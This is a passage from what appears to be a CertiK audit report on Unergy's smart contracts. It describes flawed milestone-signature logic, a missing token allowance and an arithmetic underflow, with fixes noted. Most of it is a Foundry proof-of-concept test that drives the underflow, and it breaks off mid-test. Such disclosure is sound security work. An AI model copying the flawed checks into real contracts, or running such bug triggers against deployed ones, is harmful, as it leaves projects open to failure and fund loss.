For the `safeTransferFrom()` function to succeed, the `adminAddr` should have granted an allowance to the contract (i.e., the `ProjectsManager` contract) for the amount being transferred (i.e., the `operatorFee`). Without this allowance, the `safeTransferFrom()` function will fail, causing the entire `configureProject()` function to revert.

The contract is trying to move tokens on behalf of `adminAddr` without having been granted the necessary permissions to do so. This oversight can result in the entire operation failing.

Recommendation

It's recommended to invoke the `erc20Project.approveSwap()` function following the `erc20Project.mint()` call at line#191 to ensure the allowance is set prior to the transfer.

Alleviation

[Unergy Team, 11/04/2023]: The `mint` / `approve` pattern has been replaced by two mints, and the required configuration for the old pattern has been removed.

Changes have been reflected in the commit hash: 82173bfd4fcdb132f2e4e96370407eef9cbd966f.

[CertiK, 11/07/2023]:
The team resolved this issue by directly minting tokens and changes were included in the commit 7374a687453de1a8af1bff37832232b434cbaab9.

UBB-02 | INCORRECT CHECK ON FULLY SIGNED

Category	Severity	Location	Status
Logical Issue	Medium	contracts/UnergyBuyer.sol (07/18-84763): 132~133	Resolved

Description

The `_wasFullySigned()` function in the `UnergyBuyer` contract is designed to determine whether all the milestones in a given array have been fully signed by both the installer and Unergy. However, the function only identifies a milestone as not fully signed if neither the installer nor Unergy has signed it.

This indicates that the function has a flaw where it will treat a milestone as fully signed even if only one of the parties has signed it, when in fact both parties need to sign for it to be fully signed. As a consequence of this flaw, the function will allow the associated project to be swapped without Unergy having validated the milestones.

To address this issue, the function needs to be modified to check whether both the installer and Unergy have signed each milestone, rather than just checking whether neither party has signed it. If either party has not signed a milestone, the function should return false, indicating that the milestone is not fully signed. Only if both parties have signed all milestones should the function return true, indicating that all milestones have been fully signed.

```
function _wasFullySigned(
    Milestone[] memory milestones
) public pure returns (bool) {
    for (uint256 i; i < milestones.length; i++) {
        if (
            milestones[i].wasSignedByInstaller == false &&
            milestones[i].wasSignedByUnergy == false
        ) return false;
    }

    return true;
}
```

Scenario

1. Create a project with `pWatt1` token created
2. Add a milestone M1
3. Install M1
4. Unergy validates M1
5. Add a milestone M2
6. Install M2

7. Unergy validates M2
8. Users buy `pWatt1`
9. Add a milestone M3
10. Install M3
11. Start swap process on `pWatt1`

`pWatt1` can be swapped for `uWatt` even though the last milestone M3 has not been validated by Unergy.

Recommendation

It's recommend to modify the `if` condition to check whether both the installer and Unergy have signed each milestone. For example:

```
    function _wasFullySigned(Milestone[] memory milestones) public pure returns
(bool) {
        for (uint256 i; i < milestones.length; i++) {
            if (!milestones[i].wasSignedByInstaller ||
!milestones[i].wasSignedByUnergy) {
                return false;
            }
        }

        return true;
    }
```

Alleviation

[Unergy Team, 09/30/2023]:
Now the `[_wasFullySigned()]` (https://gitlab.com/unergy-dev/protocol/-/blob/master/contracts/UnergyBuyer.sol#L186) function verifies that both the installer and the originator have signed all the milestones, marking them as fully signed.

[CertiK, 10/03/2023]: The team heeded the advice to resolve this issue and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

UBG-01 | POTENTIAL UNDERFLOW ERROR IN `_installerPayment()`

Category	Severity	Location	Status
Logical Issue	Medium	contracts/UnergyBuyer.sol (11/21-3d7962): 306~310	Resolved

Description

In the recent commit 3d7962a79afc0bce9fa59ec7aa8c55702e6be4b4, there's a potential underflow vulnerability in the `_installerPayment()` function of the `UnergyBuyer` contract.

```
301         uint256 offChainMilestonePayment = unergyData.offChainMilestonePayment(
302             project.addr,
303             _milestoneIndex
304         );
305
306         uint256 paymentValue = MathUpgradeable.mulDiv(
307             project.initialProjectValue * stableDecimals,
308             milestone.weight,
309             100 * stableDecimals
310         ) - offChainMilestonePayment;
311
```

In the above commit, the contract supports the capability to synchronize off-chain payments. The operator initially reports the amount of off-chain payment on the blockchain, after which the installer confirms the payment amount and aggregates it in the `unergyData.offChainMilestonePayment` mapping. Since `offChainMilestonePayment` always increases, an excessive reported off-chain payment might lead to `offChainMilestonePayment` exceeding the required payment for the current milestone, thereby causing an underflow error.

Proof of Concept

This demonstration presents a scenario, utilizing Foundry, in which a series of off-chain transactions could trigger an underflow error during the milestone validation phase, ultimately causing the project to fail. The test script is derived from the latest commit on 12/27-9c6b03b094322bd8c6b5ca79b651f951434e9129.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";
import "../contracts/UnergyData.sol";
import "../contracts/ERC20UWatt.sol";
import {ERC20Project} from "../contracts/ERC20Project.sol";
import "../contracts/Types.sol";
import {UnergyEvent, CleanEnergyAssets, UnergyBuyer, ProjectsManager,
UnergyLogicReserve} from "../contracts/UnergyEvent.sol";
import "../contracts/StableCoin.sol";
import {ProjectInput} from "../contracts/ProjectsManager.sol";
import "@openzeppelin/contracts/proxy/ERC1967/ERC1967Proxy.sol";

contract Custom1967Proxy is ERC1967Proxy {
    constructor(address _implementation, bytes memory _data)
    ERC1967Proxy(_implementation, _data){}
}

contract UnergyBaseTest is Test {
    PermissionGranter public permissionGranterImpl;
    Custom1967Proxy public permissionGranterProxy;
    PermissionGranter public permissionGranter;

    address private Owner = address(this);
    address private Caller = address(this);
    address[] private owners = [Owner];

    ERC20UWatt public uWatt;
    CleanEnergyAssets public cleanEnergyAssets;

    UnergyData public unergyDataImpl;
    Custom1967Proxy public unergyDataProxy;
    UnergyData public unergyData;

    UnergyEvent public unergyEvent;
    UnergyEvent public unergyEventV2;

    UnergyBuyer public unergyBuyerImpl;
    Custom1967Proxy public unergyBuyerProxy;
    UnergyBuyer public unergyBuyer;

    ProjectsManager public projectsManagerImpl;
    Custom1967Proxy public projectsManagerProxy;
    ProjectsManager public projectsManager;

    UnergyLogicReserve public unergyLogicReserveImpl;
    Custom1967Proxy public unergyLogicReserveProxy;
    UnergyLogicReserve public unergyLogicReserve;
```

```
    ERC20StableCoin public stableCoin;
    address public maintainerAddress = makeAddr("MaintainerAddress");

    uint256 public usersToProcess = 10;

    uint256 private counter;
    address public installer;
    address public originator;
    address public energyMeter;

    address public assetManagerAddress = address(this);
    uint256 public assetManagerFeePercentage = 5e18;//5%
    address public stakingProtocolAddress = makeAddr("stakingProtocolAddress");

    function setUp() public virtual {
        permissionGranterImpl = new PermissionGranter();
        permissionGranterProxy = new Custom1967Proxy(address(permissionGranterImpl),
"");
        permissionGranter = PermissionGranter(address(permissionGranterProxy));
        permissionGranter.initialize(address(this));

        cleanEnergyAssets = new CleanEnergyAssets(address(permissionGranterProxy));

        unergyDataImpl = new UnergyData();
        unergyDataProxy = new Custom1967Proxy(address(unergyDataImpl), "");
        unergyData = UnergyData(address(unergyDataProxy));
        unergyData.initialize(maintainerAddress, address(permissionGranterProxy));

        unergyEvent = new UnergyEvent(address(unergyDataProxy),
address(permissionGranterProxy));
        unergyEventV2 = new UnergyEvent(address(unergyDataProxy),
address(permissionGranterProxy));

        unergyBuyerImpl = new UnergyBuyer();
        unergyBuyerProxy = new Custom1967Proxy(address(unergyBuyerImpl), "");
        unergyBuyer = UnergyBuyer(address(unergyBuyerProxy));
        unergyBuyer.initialize(address(unergyDataProxy),
address(permissionGranterProxy));

        uWatt = new ERC20UWatt(address(unergyDataProxy),
address(permissionGranterProxy));

        projectsManagerImpl = new ProjectsManager();
        projectsManagerProxy = new Custom1967Proxy(address(projectsManagerImpl),
"");
        projectsManager = ProjectsManager(address(projectsManagerProxy));
        projectsManager.initialize(address(unergyDataProxy),
address(permissionGranterProxy));
```

```
        unergyLogicReserveImpl = new UnergyLogicReserve();
        unergyLogicReserveProxy = new
Custom1967Proxy(address(unergyLogicReserveImpl), "");
        unergyLogicReserve = UnergyLogicReserve(address(unergyLogicReserveProxy));
        unergyLogicReserve.initialize(address(unergyDataProxy),
address(permissionGranterProxy));

        installer = makeAddr("installer");
        vm.label(installer, "installer");

        originator = makeAddr("originator");
        vm.label(originator, "originator");

        energyMeter = makeAddr("energyMeter");
        vm.label(energyMeter, "energyMeter");

        stableCoin = new ERC20StableCoin("Stable Coin", "SC",
payable(address(this)));

        //ProjectsManager
        permissionGranter.setPermission(address(this),
address(projectsManagerProxy), "createProject", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this),
address(projectsManagerProxy), "updateProjectRelatedProperties",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this),
address(projectsManagerProxy), "setSignature", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyBuyerProxy),
address(projectsManagerProxy), "updateProjectRelatedProperties",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyBuyerProxy),
address(projectsManagerProxy), "updateProjectRelatedProperties",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyEvent),
address(projectsManagerProxy), "updateProjectRelatedProperties",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyEventV2),
address(projectsManagerProxy), "updateProjectRelatedProperties",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(projectsManagerProxy), "updateProjectRelatedProperties",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyBuyerProxy),
address(projectsManagerProxy), "updateProjectRelatedProperties",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyBuyerProxy),
address(projectsManagerProxy), "updateProjectRelatedProperties",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyBuyerProxy),
address(projectsManagerProxy), "setSignature", PermissionType.PERMANENT, 0);
```

```
        permissionGranter.grantRole(permissionGranter.DEFAULT_ADMIN_ROLE(),
address(projectsManagerProxy));
        permissionGranter.grantRole(permissionGranter.PROTOCOL_CONTRACT_ROLE(),
address(cleanEnergyAssets));
        permissionGranter.grantRole(permissionGranter.PROTOCOL_CONTRACT_ROLE(),
address(unergyDataProxy));
        permissionGranter.grantRole(permissionGranter.PROTOCOL_CONTRACT_ROLE(),
address(unergyEvent));
        permissionGranter.grantRole(permissionGranter.PROTOCOL_CONTRACT_ROLE(),
address(unergyEventV2));
        permissionGranter.grantRole(permissionGranter.PROTOCOL_CONTRACT_ROLE(),
address(unergyBuyerProxy));
        permissionGranter.grantRole(permissionGranter.PROTOCOL_CONTRACT_ROLE(),
address(projectsManagerProxy));
        permissionGranter.grantRole(permissionGranter.PROTOCOL_CONTRACT_ROLE(),
address(unergyLogicReserveProxy));
        permissionGranter.grantRole(permissionGranter.PROTOCOL_CONTRACT_ROLE(),
address(this));
        permissionGranter.grantRole(permissionGranter.PROTOCOL_CONTRACT_ROLE(),
address(uWatt));

        //UnergyBuyer
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"changeMilestoneState", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"setOriginatorSign", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"changeMilestoneName", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"deleteMilestone", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"setMaintenancePercentage", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"setProjectValue", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"setSwapFactor", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"setProjectState", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"withdrawUWatts", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"refund", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyBuyerProxy),
"offChainMilestonePaymentReport", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyBuyerProxy), "setProjectState", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyBuyerProxy), "payUWattReward", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(originator, address(unergyBuyerProxy),
"offChainMilestonePaymentReport", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(installer, address(unergyBuyerProxy),
"offChainMilestonePaymentReport", PermissionType.PERMANENT, 0);
```

```
        //UnergyEvent
        permissionGranter.setPermission(address(this), address(unergyEvent),
"beforeTransferReceipt", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyEvent),
"afterTransferReceipt", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyEvent),
"setUWattsAddr", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(uWatt), address(unergyEvent),
"beforeTransferReceipt", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(uWatt), address(unergyEvent),
"afterTransferReceipt", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyEventV2),
"beforeTransferReceipt", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyEventV2),
"afterTransferReceipt", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyEventV2),
"setUWattsAddr", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(uWatt), address(unergyEventV2),
"beforeTransferReceipt", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(uWatt), address(unergyEventV2),
"afterTransferReceipt", PermissionType.PERMANENT, 0);

        //UnergyData
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setUWattAddr", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setDepreciationBalance", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setAccEnergyByMeter", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setProjectsManagerAddr", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setExternalHolderAddress", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setAccEnergyByMeter", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setPresentProjectFundingValue", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"generatePurchaseTicket", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"changePurchaseTicketUsed", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setUnergyBuyerAddr", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setUnergyLogicReserveAddr", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setCleanEnergyAssetsAddr", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setMaintainerAddr", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setUnergyEventAddr", PermissionType.PERMANENT, 0);
```

```
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setAssetManagerAddress", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setOffChainMilestonePayment", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setOffChainPaymentReport", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(projectsManagerProxy),
address(unergyDataProxy), "setAssetManagerAddress", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setAssetManagerFeePercentage", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(projectsManagerProxy),
address(unergyDataProxy), "setAssetManagerFeePercentage", PermissionType.PERMANENT,
0);
        permissionGranter.setPermission(address(this), address(unergyDataProxy),
"setStakingProtocolAddress", PermissionType.PERMANENT, 0);

        permissionGranter.setPermission(address(unergyBuyerProxy),
address(unergyDataProxy), "setOffChainMilestonePayment", PermissionType.PERMANENT,
0);
        permissionGranter.setPermission(address(unergyBuyerProxy),
address(unergyDataProxy), "setOffChainPaymentReport", PermissionType.PERMANENT, 0);

        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(unergyDataProxy), "setDepreciationBalance", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(unergyDataProxy), "setAccEnergyByMeter", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(unergyDataProxy), "setAccEnergyByMeter", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(unergyDataProxy), "setPresentProjectFundingValue", PermissionType.PERMANENT,
0);
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(unergyDataProxy), "generatePurchaseTicket", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(unergyDataProxy), "changePurchaseTicketUsed", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(unergyDataProxy), "setCleanEnergyAssetsAddr", PermissionType.PERMANENT, 0);

        permissionGranter.setPermission(address(unergyBuyerProxy),
address(unergyDataProxy), "setPresentProjectFundingValue", PermissionType.PERMANENT,
0);

        //CleanEnergyAssets
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"createGeneralEnergyAsset", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"createProjectEnergyAsset", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"mint", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"burn", PermissionType.PERMANENT, 0);
```

```
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"setEnergyLimit", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(projectsManagerProxy),
address(cleanEnergyAssets), "createProjectEnergyAsset", PermissionType.PERMANENT,
0);
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(cleanEnergyAssets), "mint", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(cleanEnergyAssets), "burn", PermissionType.PERMANENT, 0);

        //ERC20UWatt
        permissionGranter.setPermission(address(this), address(uWatt), "mint",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyLogicReserveProxy),
address(uWatt), "mint", PermissionType.PERMANENT, 0);

        //UnergyLogicReserve
        permissionGranter.setPermission(address(this),
address(unergyLogicReserveProxy), "energyReport", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this),
address(unergyLogicReserveProxy), "invoiceReport", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this),
address(unergyLogicReserveProxy), "pWattsTransfer", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this),
address(unergyLogicReserveProxy), "swapToken", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this),
address(unergyLogicReserveProxy), "requestSwap", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this),
address(unergyLogicReserveProxy), "requestClaim", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this),
address(unergyLogicReserveProxy), "claimUWatts", PermissionType.PERMANENT, 0);

        permissionGranter.setPermission(address(this),
address(unergyLogicReserveProxy), "setMaxPWattsToAllowASwap",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this),
address(unergyLogicReserveProxy), "updateLastUWattStatus", PermissionType.PERMANENT,
0);
        permissionGranter.setPermission(address(unergyEvent),
address(unergyLogicReserveProxy), "updateLastUWattStatus", PermissionType.PERMANENT,
0);
        permissionGranter.setPermission(address(unergyEventV2),
address(unergyLogicReserveProxy), "updateLastUWattStatus", PermissionType.PERMANENT,
0);
        permissionGranter.setPermission(energyMeter,
address(unergyLogicReserveProxy), "energyReport", PermissionType.PERMANENT, 0);

        //Set values on UnergyData
        unergyData.setDepreciationBalance(1e18);
        //setAccEnergyByMeter
        //setPresentProjectFundingValue
        //setExternalHolderAddress
```

```
        unergyData.setProjectsManagerAddr(address(projectsManagerProxy));
        unergyData.setUnergyBuyerAddr(address(unergyBuyerProxy));
        unergyData.setUnergyLogicReserveAddr(address(unergyLogicReserveProxy));
        unergyData.setUnergyEventAddr(address(unergyEvent), UnergyEventVersion.V1);
        unergyData.setUnergyEventAddr(address(unergyEventV2),
UnergyEventVersion.V2);
        unergyData.setUWattAddr(address(uWatt));
        unergyData.setStakingProtocolAddress(stakingProtocolAddress);

        unergyData.setCleanEnergyAssetsAddr(address(cleanEnergyAssets));

        vm.label(address(unergyBuyer), "unergyBuyer");
        vm.label(address(cleanEnergyAssets), "cleanEnergyAssets");

        stableCoin.mint(energyMeter, 1e20);
        vm.prank(energyMeter);
        stableCoin.approve(address(unergyLogicReserve), type(uint256).max);
        vm.label(stakingProtocolAddress, "stakingProtocolAddress");

    }

    // Create Project
    function createProjectBase(
        uint256 maintenancePercentage,
        uint256 projectValue,
        uint256 swapFactor,
        uint256 totalPWatts,
        uint256 originatorFee,
        address adminAddr,
        address stableAddr,
        string memory _projectName,
        string memory _projectSymbol
    ) internal returns (uint256 projectId, address projectAddress) {
        ProjectInput memory _projectInput = ProjectInput(
            maintenancePercentage,
            projectValue,
            projectValue,
            swapFactor,
            totalPWatts,
            originatorFee,
            adminAddr,
            installer,
            originator,
            stableAddr,
            assetManagerAddress,
            assetManagerFeePercentage
        );
        vm.recordLogs();
```

```
        projectsManager.createProject(_projectInput, /*assetManagerAddress,
assetManagerFeePercentage,*/ _projectName, _projectSymbol);
        projectId = counter;
        counter++;
        Vm.Log[] memory entries = vm.getRecordedLogs();
        projectAddress = abi.decode(abi.encodePacked(entries[entries.length -
1].topics[1]), (address));
        //config project
        permissionGranter.grantRole(permissionGranter.PROTOCOL_CONTRACT_ROLE(),
projectAddress);
        permissionGranter.setPermission(address(projectsManagerProxy),
projectAddress, "mint", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(projectsManagerProxy),
projectAddress, "approveSwap", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(unergyEventV2), projectAddress,
"approveSwap", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(address(this), projectAddress,
"approveSwap", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(projectAddress, address(unergyEventV2),
"beforeTransferReceipt", PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(projectAddress, address(unergyEventV2),
"afterTransferReceipt", PermissionType.PERMANENT, 0);

        permissionGranter.setPermission(address(unergyBuyerProxy), projectAddress,
"burn", PermissionType.PERMANENT, 0);

        permissionGranter.setMeterPermission(energyMeter,
address(unergyLogicReserveProxy), projectAddress);
        projectsManager.configureProject(projectAddress);

    }

    //add milestone
    function addProjectMilestone(
        address _projectAddress,
        string memory _name,
        uint256 weight
    ) internal {
        projectsManager.addProjectMilestone(_projectAddress, _name, weight);
    }

    function setOriginatorSign(
        address _projectAddr,
        uint256 _milestoneIndex
    ) internal {
        unergyBuyer.setOriginatorSign(_projectAddr, _milestoneIndex);
    }

    function offChainMilestonePaymentReport(
        address _projectAddr,
```

```
        uint256 _milestoneIndex,
        uint256 _amount
    ) internal {
        unergyBuyer.offChainMilestonePaymentReport(_projectAddr, _milestoneIndex,
_amount);
    }

    //change milestone
    function changeMilestoneState(address _projectAddr) internal {
        unergyBuyer.changeMilestoneState(_projectAddr);
    }

    function showBalance(address _addr) internal {
        uint256 uWattBalance = uWatt.balanceOf(_addr);
        console2.log("%s's uWattBalance is %d ether", vm.getLabel(_addr),
uWattBalance / 1e18);
    }

    function showAllBalances(address _user, address _project) internal {
        uint256 balance;
        balance = IERC20(_project).balanceOf(_user);
        console2.log("%s's pWatt is %d ether", vm.getLabel(_user), balance / 1e18);
        balance = uWatt.balanceOf(_user);
        console2.log("%s's uWatt is %d ether", vm.getLabel(_user), balance / 1e18);
        balance = stableCoin.balanceOf(_user);
        console2.log("%s's Stable Coin is %d USD", vm.getLabel(_user), balance /
1e6);
    }

    function showProjectInfo(address _projectAddr) internal view {
        Project memory project = projectsManager.getProject(_projectAddr);
        console2.log("-----------------------Project Info--------------------------
");
        console2.log("id = %d, maintenancePercentage = %d%, initialProjectValue = %d
USD", project.id, project.maintenancePercentage / 1e18, project.initialProjectValue
/ 1e6);
        console2.log("pWattsSupply = %d ether, usdDepreciated = %d USD,
originatorFee = %d ether", project.pWattsSupply / 1e18, project.usdDepreciated /
1e6, project.originatorFee / 1e18);
        console2.log("PresentProjectFundingValue = %d USD",
unergyData.getPresentProjectFundingValue(_projectAddr) / 1e6);
    }
}
```

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import 'forge-std/Test.sol';
import "./UnergyBaseTest.t.sol";

contract ProjectsManagerTest is UnergyBaseTest {

    address public projectAAddr;
    address public projectBAddr;
    uint256 public projectAId;
    uint256 public projectBId;
    address public projectAAdmin;
    address public projectBAdmin;

    address public buyer1;
    address public buyer2;

    function setUp() public override {
        super.setUp();

        projectAAdmin = makeAddr("projectAAdmin");
        vm.label(projectAAdmin, "projectAAdmin");

        projectBAdmin = makeAddr("projectBAdmin");
        vm.label(projectBAdmin, "projectBAdmin");

        vm.prank(projectAAdmin);
        stableCoin.approve(address(unergyBuyerProxy), type(uint256).max);

        vm.prank(projectBAdmin);
        stableCoin.approve(address(unergyBuyerProxy), type(uint256).max);

        buyer1 = makeAddr("buyer1");
        vm.label(buyer1, "buyer1");
        buyer2 = makeAddr("buyer2");
        vm.label(buyer2, "buyer2");

        deal(address(stableCoin), projectAAdmin, 1e20);
        deal(address(stableCoin), projectBAdmin, 1e20);

        deal(address(stableCoin), buyer1, 1e15);
        deal(address(stableCoin), buyer2, 1e15);

        deal(address(stableCoin), address(unergyLogicReserveProxy), 1e20);
        deal(address(stableCoin), address(unergyBuyerProxy), 1e20);

        vm.prank(buyer1);
```

```
        stableCoin.approve(address(unergyLogicReserveProxy), type(uint256).max);

        vm.prank(buyer2);
        stableCoin.approve(address(unergyLogicReserveProxy), type(uint256).max);

        stableCoin.approve(address(unergyLogicReserveProxy), type(uint256).max);

        uWatt.mint(address(unergyBuyerProxy), 1e20);
    }

    function createProject(
        string memory _projectName,
        string memory _projectSymbol,
        address admin
    ) internal returns (uint256 projectId, address projectAddress){
        uint256 maintenancePercentage = 10e18;
        uint256 projectValue = 120000 * 1e6;
        uint256 swapFactor = 1e16; //100 pWatt -> 1 uWatt
        uint256 totalPWatts = 120000 * 1e18;
        uint256 operatorFee = 1200 ether;//10% operator fee
        address adminAddr = admin;
        address stableAddr = address(stableCoin);
        (projectId, projectAddress) = createProjectBase(
            maintenancePercentage,
            projectValue,
            swapFactor,
            totalPWatts,
            operatorFee,
            adminAddr,
            stableAddr,
            _projectName,
            _projectSymbol
        );
        console2.log("Created new ERC20Project: projectId = %d, projectAddress = %s
", projectId, projectAddress);

        permissionGranter.setPermission(buyer1, projectAddress, "approve",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(buyer2, projectAddress, "approve",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(projectAAdmin, projectAddress, "approve",
PermissionType.PERMANENT, 0);
        permissionGranter.setPermission(projectBAdmin, projectAddress, "approve",
PermissionType.PERMANENT, 0);

        //unergyData.setPresentProjectFundingValue(projectAddress, 120000 * 1e6);
    }

    function addMileStonesAndValidate_MultipleOffChainPayments(address projectAddr)
internal {
```

```
        console2.log("Add milestone M1-50");
        addProjectMilestone(projectAddr, "M1", 50);
        console2.log("Add milestone M2-50");
        addProjectMilestone(projectAddr, "M2", 50);
        console2.log("Install M1");
        changeMilestoneState(projectAddr);
        vm.startPrank(originator);
        console2.log("originator sets off-chain payment M1");
        offChainMilestonePaymentReport(projectAddr, 0, 50000 * 1e6);
        vm.startPrank(installer);
        console2.log("installer sets off-chain payment M1");
        offChainMilestonePaymentReport(projectAddr, 0, 50000 * 1e6);

        vm.startPrank(originator);
        console2.log("originator sets off-chain payment M1");
        offChainMilestonePaymentReport(projectAddr, 0, 50000 * 1e6);
        vm.startPrank(installer);
        console2.log("installer sets off-chain payment M1");
        offChainMilestonePaymentReport(projectAddr, 0, 50000 * 1e6);

        vm.startPrank(originator);
        console2.log("originator sets off-chain payment M2");
        offChainMilestonePaymentReport(projectAddr, 1, 60000 * 1e6);
        vm.startPrank(installer);
        console2.log("installer sets off-chain payment M2");
        offChainMilestonePaymentReport(projectAddr, 1, 60000 * 1e6);
        vm.stopPrank();
        console2.log("Validate M1");
        setOriginatorSign(projectAddr, 0);
        console2.log("Install M2");
        changeMilestoneState(projectAddr);
        console2.log("Validate M2");
        setOriginatorSign(projectAddr, 1);
    }

    function test_POC8_BuyPWatt_MultipleOffChainPayments_Underflow_revert() public {
        //create project
        console2.log("1. Create project named `ProjectA`");
        (projectAId, projectAAddr) = createProject("ProjectA", "PRJ_A",
projectAAdmin);

        //add milestone and validate
        addMileStonesAndValidate_MultipleOffChainPayments(projectAAddr);

        showAllBalances(buyer1, projectAAddr);
        showAllBalances(buyer2, projectAAddr);

        //buy pWatts
        console2.log("11. Buyers purchase `pWatt`");
```

```
        unergyData.generatePurchaseTicket(projectAAddr, 1e6, block.timestamp + 10
days, buyer1);
        unergyData.generatePurchaseTicket(projectAAddr, 1e6, block.timestamp + 10
days, buyer2);
        vm.startPrank(buyer1);
        unergyLogicReserve.buyPWatts(projectAAddr, 60000 ether);
        vm.stopPrank();
        vm.startPrank(buyer2);
        unergyLogicReserve.buyPWatts(projectAAddr,
ERC20Project(projectAAddr).balanceOf(projectAAdmin));
        vm.stopPrank();

        uint256 pBal = ERC20Project(projectAAddr).balanceOf(buyer1);
        console2.log("buyer1's pWatt is %d ether", pBal / 1e18);
